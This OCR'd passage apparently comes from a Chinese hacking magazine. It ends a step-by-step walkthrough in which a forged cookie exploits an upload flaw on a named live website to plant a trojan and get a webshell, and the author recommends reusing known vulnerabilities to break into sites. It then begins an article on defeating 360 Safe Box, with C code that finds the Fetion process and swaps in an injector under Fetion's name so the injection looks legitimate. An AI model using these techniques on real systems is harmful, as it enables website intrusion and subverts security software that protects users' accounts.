filepath = Session("uppath") '属性,上传前文件所在的路径
```

有了这些信息，我们首先查看存在上传漏洞的文件是否存在。直接访问测试网站，发现确实存在上传文件upload_image.asp与upfile_image.asp，但因为没有提交UserID，导致直接停止执行，返回空页面，如图9所示。




图9

接下来就利用上传漏洞来上传我们的木马了。打开黑防渗透工具包中的Cookies浏览器直接访问http://zst.6600.org/upload/upload_image.asp（这里是漏洞的关键点，因为Session是在upfile_image.asp文件中被赋值的），修改Cookies为UserID=huanquan.asp，再单击"连接"，发现已经显示出上传页面了，如图10所示。




图10

这里一定要注意，显示出上传页面并不表示Session 已经被写入，这个时候需要刷新一下，然后再单击“浏览”上传我们准备好的木马文件(木马文件要改成支持的文件后缀)。上传后会弹出一些错误，无论单击“是”与“否”都可以上传成功。当弹出“网页正在试图关闭”时一定要选择否，因为我们需要查看上传文件名，如图11所示。




图11

在网页空白区域查看源码就能看到上传路径了，直接连接即可获得一个Webshell，如图12和图13所示。至此，入侵检测就算大功告成了。




图12





图13

本次第二期基础议题主要是让大家不要认为入侵一个网站就必须利用注入漏洞从后台进入，还有很多方法可以实现入侵网站的目的的。比如本期议题的找前人挖掘过的漏洞并加以利用，实现拿到Webshell，就是一个很好的选择。

前置知识：VC

关键词：编程、360、注入

360保险箱保护的程序攻防剖析



文/图 hackicer 河南大学化学化工学院

360保险箱想必都不会陌生，它可以保护我们的程序不被其他的程序注入，有效地保护我们账号密码的安全性。可是你可曾想过360保险箱保护程序的原理吗？又或者想过怎样绕过

360保险箱的保护，进而把我们的代码注入到其保护的程序中呢？

首先说下360保险箱的原理。360保险箱是怎样判断自己保护的程序是不是合法的呢？我们可以看下图1。有个"软件位置"选项，这就是要保护的软件所在的目录，还有一个工作路径，就是360用来判断程序是否合法的一个依据，当然，不仅是工作路径，还有程序的名字也是一个依据。简单来说就是，对于在工作路径下的名为Fetion.exe的可执行程序，360保险箱都认为是合法程序，这就给我们的注入有了可趁之机。其实这里我感觉它应该hook一些函数来防止注入，这样效果肯定比仅判断目录和文件名好得多。原理说完了，注入的方法自然也有了，下面我们就开始我们的注入之旅吧。




图1

首先是我们的注入代码，这里我仅作为演示，没有提供什么功能，仅仅是注入到程序中，这里的例子是飞信程序。还有就是注入代码，我参考了以往的一个作者的代码，基本没有改动，其实注入的代码很多，搜索一下就可以了。这里我贴出来不同的地方，也是需要注意的地方，代码如下：

```
int procID = 0;
HANDLE hsnap = ::CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,NULL);
//用进程快照的方法枚举进程
PROCESSENTRY32 pe;
pe.dwSize = sizeof(PROCESSENTRY32);
bool flag = ::Process32First(hsnap,&pe);
while(flag)
{
flag = ::Process32Next(hsnap,&pe);
if( strncmp(pe.szExeFile,"Fetion",strlen("Fetion"))== 0 )
//飞信在不同的机器上，进程名不同，但前面都是
//Fetion
if( strlen(pe.szExeFile) > strlen("Fetion.exe") )
//因为程序会改为Fetion.exe,运行时会产生一个
//Fetion.exe进程，所以这里做了判断
{
procID = pe.th32ProcessID ;
}
}
}
```

上面就是需要注意的地方。我很奇怪，为什么Fetion在不同的机器上进程名不一样，我在公司的机器上的飞信是FetionEx.exe，而家里的机器上就是FetionVM.exe，估计是版本不同吧。现在我们得到了进程的pid，下面就可以打开进程，注入代码了，大家可以看源代码。

注入代码写完了，那么我们怎么来程序化实现呢？总不能复制改名吧，下面就给出代码来实现复制并执行的功能。代码如下：

```
#include<windows.h>
#include<string.h>
int main()
{
char FilePath[256] = { 0 };
int number = ::GetModuleFileName(NULL,FilePath,256);
char *p = strrchr(FilePath,'\\');
int position = p-FilePath+1;
char FileSrc[256] = { 0 };
strncpy(FileSrc,FilePath,position);
strcat(FileSrc,"Fetion.exe");
::CopyFile("C:\\Program Files\\China Mobile\\Fetion\\Fetion.exe","C:\\Program Files\\China Mobile\\Fetion\\Fetion2.exe",TRUE);
::CopyFile(FileSrc,"C:\\Program Files\\China Mobile\\Fetion\\Fetion.exe",FALSE);
::WinExec("C:\\Program Files\\China Mobile\\Fetion\\Fetion.exe",SW_SHOW);
return 0;
}
```

代码很简单，就是将我们的注入程序放到飞信程序所在的目录下，然后运行就可以了。我们的程序先改为Fetion.exe，当然如果是QQ，就改为qq.exe，这里你可能会提出来，这样多不好啊，是的，我也感觉不好，后面我会继续讲述，这里就不多说了，代码执行效果如下所示。

首先看飞信目录，如图2所示，成功将我们的程序放到飞信目录下，并将原来的程序改名了。程序执行效果如图3所示。




图2




图3

这里飞信的pｉd是2132，我们的程序成功注入到了飞信程序中。就在我们的程序执行的过程中，360保险箱会有个提示说是安全启动飞信，如图4所示。

